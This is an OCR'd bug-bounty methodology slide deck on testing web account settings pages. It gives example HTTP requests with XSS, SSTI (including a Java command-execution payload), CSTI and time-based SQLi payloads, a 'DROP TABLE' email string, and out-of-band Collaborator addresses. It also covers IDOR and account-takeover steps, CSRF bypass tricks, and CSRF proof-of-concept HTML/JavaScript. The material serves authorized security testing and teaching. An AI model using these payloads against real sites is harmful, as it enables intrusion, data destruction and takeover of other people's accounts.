
# Settings

## Edit - Add - Remove




**Mahmoud M. Awali**

**@0xAwali**

attacker

# My Steps To Check The settings

User

First Name

Last Name

Email

Mobile Number

Password

Null , Blank , %00

Time-Based SQLi

SSTI

XSS OR BXSS

IDOR

CSRF

Remove Your Account

Session Expired

Add Email

- Settings
- Bugs
- Ideas

Leaked Anti-CSRF

A Can Request B

XSS Out Of Scope OR Subdomain Takeover

attacker

My Methodology

## Try To Use Null , Blank OR %00 Value In Email , User , Password OR Phone To Get Weird Response

- Slides

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email , user , pass OR phone=null&token=CSRF
```

attacker

My Methodology

Try To Inject This Payload '"><svg/onload=prompt('XSS');>{{7*7}} In User Name OR Your Name To Detect SQLi , XSS , SSTI and CSTI

- Blog

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

user , name='"><svg/onload=prompt('XSS');>{{7*7}}&
token=CSRF
```

attacker

# My Methodology

**Try To Inject SSTI Payloads e.g. {{7*7}} , {{ '7'*7 }} OR {{ this }} In User Name OR Your Name To Get RCE**

- Blog
- Writeup
- Writeup
- Writeup
- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name={{7*7}}&token=CSRF
```

attacker

My Methodology

## Try To Inject SSTI Payloads e.g. {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\");org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}} In User Name To Get RCE

- Blog

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

user={{'a'.getClass().forName('javax.script.ScriptEngineManager').
newInstance().getEngineByName('JavaScript').eval(\"var x=new
java.lang.ProcessBuilder;x.command(\\\"netstat\\\");org.apache.co
mmons.io.IOUtils.toString(x.start().getInputStream())\")}}
&token=CSRF
```

attacker

My Methodology

**Try To Inject CSTI Payloads e.g. {{'a'.constructor.prototype.charAt=[].join; $eval('x=alert(1)');}} In User Name OR Your Name To Get XSS**

- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name={{'a'.constructor.prototype.charAt=[].join;
$eval('x=alert(1)');}}&token=CSRF
```

attacker

My Methodology

Try To Inject Time-Based SQLi Payloads e.g. ' or sleep(20)' , -IF(1=1,SLEEP(20),0) AND id='1 OR ' waitfor delay '0:0:30'-- In User Name OR Your Name To Get SQLi

- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name=' or sleep(20)'&token=CSRF
```

attacker

My Methodology

Try To Inject XSS Payloads e.g. <svg/onload=alert('XSS')> OR <script>alert(document.domain);</script> In User Name OR Your Name To Get XSS

- Writeup
- Writeup
- Blog

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

user , name=<svg/onload=alert('XSS')>&token=CSRF
```

attacker

My Methodology

**If There Is Option To Add Second Email , Try To Add Email With Company Mail Address e.g. any@company.com To Gain Extra Authorities**

- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@company.com&action=add&token=CSRF
```

attacker

My Methodology

**If There Is Option To Add Second Email , Try To Add Email With Company Mail Address e.g. any@gmail.com@company.com To Gain Extra Authorities**

- Slides

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=any@gmail.com@company.com&action=add&
token=CSRF
```

attacker

My Methodology

If There Is Option To Add Second Email , Try To Add Email With **Burp Collaborator Mail Address** To Get Backend Information OR Internal IPs

- Slides
- Tweet
- Tweet
- Video
- Blog

```
me@id.collaborator.net
user(;me@id.collaborator.net)@gmail.com
me@id.collaborator.net(@gmail.com)
me+(@gmail.com)@id.collaborator.net
<me@id.collaborator.net>user@gmail.com
```

attacker

My Methodology

**If There Is Option To Add Second Email , Try To Use This List Of Payloads As Email Addresses To Get XSS , SSTI , SQLi OR Abusing Of Database**

- Tweet
- Tweet
- Tweet
- Video
- Writeup

```
me+(<script>alert(0)</script>)@gmail.com
me(<script>alert(0)</script>)@gmail.com
me@gmail(<script>alert(0)</script>).com
"<script>alert(0)</script>"@gmail.com
"<%= 7 * 7 %>"@gmail.com
me+(${{7*7}})@gmail.com
'" OR 1=1 -- '"@gmail.com
"me); DROP TABLE users;--"@gmail.com
me@[id.collaborator.net]
%@gmail.com
```

attacker

My Methodology

## Try To Use UUID Of Another Account If There Is Editing Based On UUID e.g. Change Information To Achieve IDOR

- Writeup
- Writeup
- Writeup
- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&uuid=Your-UUID&token=CSRF
```

attacker

My Methodology

**While Changing Your Email From Attacker@gmail.com To Victim@Gmail.com Is Confirmation Code Send To Attacker@gmail.com Too , If Yes There Is ATO Here**

- Writeup
- Video

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

newemail=victim@gmail.com&token=CSRF
```

attacker

My Methodology

## If There Is Editing Based On Mobile Number e.g. Change Password Try To Use Mobile Number Of Another Account To Achieve IDOR

- Writeup


```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

newPass=****&phone=Phone-Another-Account&token=CSRF
```

attacker

My Methodology

If You Can Change Role Of The User e.g. To Admin But There Is Authorization Try To Change Your Role To Lower OR Upper Case String To Bypass The Authorization

- Tweet



attacker

My Methodology

If You Need To Find UUID , Try To Register The Victim Email And Sometimes UUID Reflect In The Response


- Tweet

attacker

My Methodology

## Try To Replace UUID To Id Of The Victim If You Can Not Get UUID

- Tweet



attacker

My Methodology

## Is There Anti-CSRF OR Not In Parameters OR Request Headers , If Not Try To Do CSRF POC

- Tweet
- Tweet

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
CSRF-Token: CSRF
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

**Try To Remove Token To Figure Out , Is There Any Validation On Anti-CSRF while Changing Email , Mobile Number OR Password , If Not You Can Get ATO**

- Writeup
- Writeup
- Writeup
- Tweet

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=
```

attacker

My Methodology

## Try To Supply An Empty Array On The CSRF Token Parameter To Get CSRF With Bypassing Anti-CSRF

- Tweet


```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token[]=
```

attacker

# My Methodology

## Try To Change HTTP Methods To e.g. GET If It Is POST OR POST If It Is PUT With Removing Anti-CSRF

- Tweet
- Tweet
- Tweet



attacker

My Methodology

## Try To Append _Method=Main-METHOD e.g. _Method=POST To Bypass CSRF

- Tweet
- Writeup

attacker

My Methodology

**There Isn't Anti-CSRF But There Is Validation On Content-Type: application/json , Use e.g. text/plain , multipart/form-data OR application/x-www-form-urlencoded**

- Slides

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: text/plain
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

**There Isn't Anti-CSRF But There Is Validation On Content-Type: application/json**
**So You Can Trick The Server e.g. Content-Type: text/plain; application/json**

- Tweet
- Research

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: text/plain; application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=CSRF
```

attacker

My Methodology

## Try To Use CSRF Token Of Another Account To Bypass Anti-CSRF

- Blog
- Tweet

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com&token=Your-CSRF-Token
```

attacker

My Methodology

## Is There Any Validation On Anti-CSRF while Removing The Account

- Writeup
- Writeup

```
POST /setting HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Cookie: ************************
Content-Length: Number

action=delete&email=me@gmail.com&token=Random
```

attacker

My Methodology

## Try To Figure Out If The Session will Expire After Changing Password OR Not

- Writeup
- Writeup

**Steps to produce :-**

1 - Login With the Same Account In Chrome And Firefox
2 - Change the Password In Chrome Browser
3 - Go to Firefox And Reload The Page If Session Doesn't Expire , There Is Issue Here

attacker

My Methodology

## Try To Figure Out If The CSRF Token Leaks Into JS Endpoints , So You Can Use This CSRF Token To Do CSRF POC

- Writeup
- Writeup

**Steps to produce :-**

1 - Search About Endpoint Will Leak CSRF Token e.g. Called
http://compnay.com/user/generateCSRF.js
2 - Use This POC To Achieve CSRF

```
<html><script src=http://compnay.com/user/generateCSRF.js>
</script><script> function getCSRFcode(token) { return
token.split('=')[2]; } window.onload = function(){ var csrf_code =
getCSRFcode(url); csrf_url = 'http://compnay.com/user'+
csrf_code; window.location = csrf_url;};</script></html>
```

attacker

My Methodology

## If There Is Endpoint Can Do Request To Another Endpoint With Anti-CSRF , And Parameter Of First Endpoint Reflect In Body Of Second Endpoint To Get ATO

- Blog

**Steps to produce :-**

1 - Search About Endpoint Can Request To Endpoint e.g. http://compnay.com/manage/?id=X&dialog=/endpoint
2 - Check If The Company Use The Previous Request can Request endpoint With Anti-CSRF In The Body And You Can Control id Parameter e.g. You Can Change id=X To email=me@gmail.com
3 - If There Are , You Can Get ATO

attacker

My Methodology

## If There Is XSS OR Subdomains Takeover In Out Of Scope Domains e.g. wordpress.company.com So You Can Use Them To Bypass Anti-CSRF

- Slides
- Blog

Steps to produce :-
1 - You Found XSS OR Subdomain Takeover So You Can Escalate It To ATO
2 - There Is Anti-CSRF Will Generate Every Request As Part Of Cookie And CSRF-Token Header
3 - Search About Endpoint Responds By Giving New CSRF-Token In Cookie Response Header
4 - Use This Code As XSS Payload

```
var xhr = new XMLHttpRequest();
var method = 'GET';
var url = 'https://company.com/token';
xhr.open(method,url,true); xhr.send(null);
xhr.onreadystatechange = function(){
var token = xhr.getResponseHeader('csrf-token');
xhr.open("POST","https://company.com/user/changeEmail", true);
xhr.withCredentials="true"; xhr.setRequestHeader("csrf-token", token);
xhr.setRequestHeader("Content-type", "application/json; charset=UTF-8");
xhr.send('{"email":"me@gmail.com"}');}
```

attacker

My Methodology

## If You Need To Send JSON Body With Content Type Header text/plain Try To Use This <input name='{"Del":"1","id value="":"9"}' type='hidden'> To Remove =

- Tweet
- Blog

Steps to produce :-
1 - You Found CSRF Which Can Exploit With Content Type Header text/plain With Json Body
2 - Use This Code To Remove = Which Will Break Some Parsers If You Send Normal Request e.g.
<input name='{"Del":"1","id":"9"}' type='hidden'>

```
<html>
  <form action="http://company.com/" method="POST"
    enctype="text/plain" name="jsoncsrf">
  <input name='{"json":"data","extra' value="":"stuff"}' type='hidden'>
  </form>
  <script>document.jsoncsrf.submit()</script>
</html>
```

attacker

My Methodology

**If You Needs A Unique CSRF-Token For Each Call , You Can Use Hackvertor's Custom Tags To Make A Simple Python Script To Fetch A New Token For You**

- Tweet

```
import httplib
import urllib
http = httplib.HTTPSConnection(company.com', 443)
cookie = 'your=cookies';
http.request("GET", "/api/v1/csrf", "", {
    'user-agent': 'Mozilla/5.0',
    'referer': 'https://company.com/',
    'cookie': cookie
})
content = http.getresponse()
data = content.getheader('x-csrf-token')
output = str(data);
```

# Common CSRF Bypasses

## Just remove CSRF token

You think it's a joke? No, it's common problem in many web apps

## Double Submit Cookie

If you control user cookie, set your own CSRF token both to body and cookie! Look for it:

```
> Cookie Injection
> XSS on any subdomain
> Subdomain takeover
```

## Token isn't linked to session

Server just checks that token is valid but doesn't check which user it belongs to

```
> Is Bob's token valid for Alice?
> Is anonymous user's token valid for Alice?
```

## PHP Type Juggling

Usage of loose comparisons (==, !=) may lead to unexpected results including CSRF bypass

```
{"action":"delete","csrf":"1bc...ade"}
▼
{"action":"delete","csrf":0}
```

## Playing with Content-Type


Remove token and convert CT

```
> Urlencoded form -> JSON
> JSON -> urlencoded form
> Urlencoded form -> multipart form
```

## Switch POST -> GET

Server may skip CSRF check for GET requests and accept body params in URL

# CSRF via SameSite LAX+POST




Cookies without SameSite are threated as LAX, but Chrome trick makes them temporarily None.

How to exploit it:

> Force the victim to re-login and to get fresh cookies, for example with OAuth.

1. `window.open('/api/login/oauth') -> auto relogin`
2. `POST /api/vuln/method -> CSRF attack`

> Force the victim to log out and redirect to the login page, then wait until the victim is logged in.

1. `GET /api/user/logout -> clear session`
2. `window.open('/login_form') -> wait`
3. `POST /api/vuln/method -> CSRF attack`

# Samesite: cookies different behavior


| | CHROME | | | | FIREFOX/IE/EDGE | | | | SAFARI | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | No Attr | Lax | Strict | None | No Attr | Lax | Strict | None | No Attr | Lax | Strict | None |
| **Just a link**<br>`<a href="//host/csrf">click_me</a>` | + | + | – | + | + | + | – | + | + | + | – | + |
| **Classic POST CSRF**<br>`<form action="//host/csrf" method=POST>` | – | – | – | + | + | – | – | + | + | – | – | + |
| **POST CSRF (fresh 120 sec cookie)**<br>`<form action="//host/csrf" method=POST>` | + | – | – | + | + | – | – | + | + | – | – | + |
| **Image**<br>`<img src="//host/csrf">` | – | – | – | + | + | – | – | + | – | – | – | – |
| **Iframe**<br>`<iframe src="//host/csrf"></iframe>` | – | – | – | + | + | – | – | + | – | – | – | – |
| **Open new window**<br>`window.open('//host/csrf')` | + | + | – | + | + | + | – | + | + | + | – | + |
| **JS async cross-domain request**<br>`fetch(), XMLHttpRequest(), Websocket()` | – | – | – | + | + | – | – | + | – | – | – | – |
| **User types the URL in browser** | + | + | + | + | + | + | + | + | + | + | + | + |
| **The default browser opens the clicked link from desktop app** | + | + | + | + | + | + | + | + | + | + | + | + |

cookies will not be sent

cookies will be sent

differs from Google Chrome

**No attr:** cookies do not have ‘Samesite’ attribute


START
Is the application only consumed by a mobile application?
Yes
No
Can you force requests from the app?
[Unlikely]
No
Yes
Is there another way for a request you issue to access the cookie store?
[Unlikely]
No
Yes
Are there CSRF tokens in parameters or in headers?
No
Yes
Will the request work without the tokens?
[Unlikely]
No
Yes
Are the tokens predictable?
[Unlikely]
No
Yes
Can UserA use a CSRF token generated for UserB?
[Unlikely]
No
Yes
No
Is JSON payload required?
Yes
Can you use a regular GET or POST? (from an HTML form)
GET
POST
Use an HTML form to POST the data
Use a simple GET Request (URL)
Can you use a simple request GET, HEAD, or POST without custom headers
No
Yes
Will it accept one of these three content-types?
application/x-www-form-urlencoded
multipart/form-data
text/plain
No
Yes
Use JSON parameter padding
http://blog.opensecurityresearch.com/2012/02/json-csrf-with-parameter-padding.html
For JSON requests, Burp Suite will create a proof-of-concept request using this technique .
Use a Simple XMLHttpRequest
Does an OPTIONS request respond with any "Access-control" headers?
No
Yes
Is your domain in the "allow-access-control-origin" header?
No
Yes
Is there a vulnerable subdomain you can force requests from?
[Unlikely]
No
Yes
If cookies are required, is Access-Control-Allow-Credentials set to true in the response?
Yes
No
If custom headers are required, is Access-Control-Allow-Headers included in the response?
Yes
No
Use a Complex XMLHttpRrequest
Yes
If methods other than GET, HEAD or POST are required, is Access-Control-Allow-Methods set to allow your method?
No
CSRF Not Possible

# Thank You

**Mahmoud M. Awali**

@0xAwali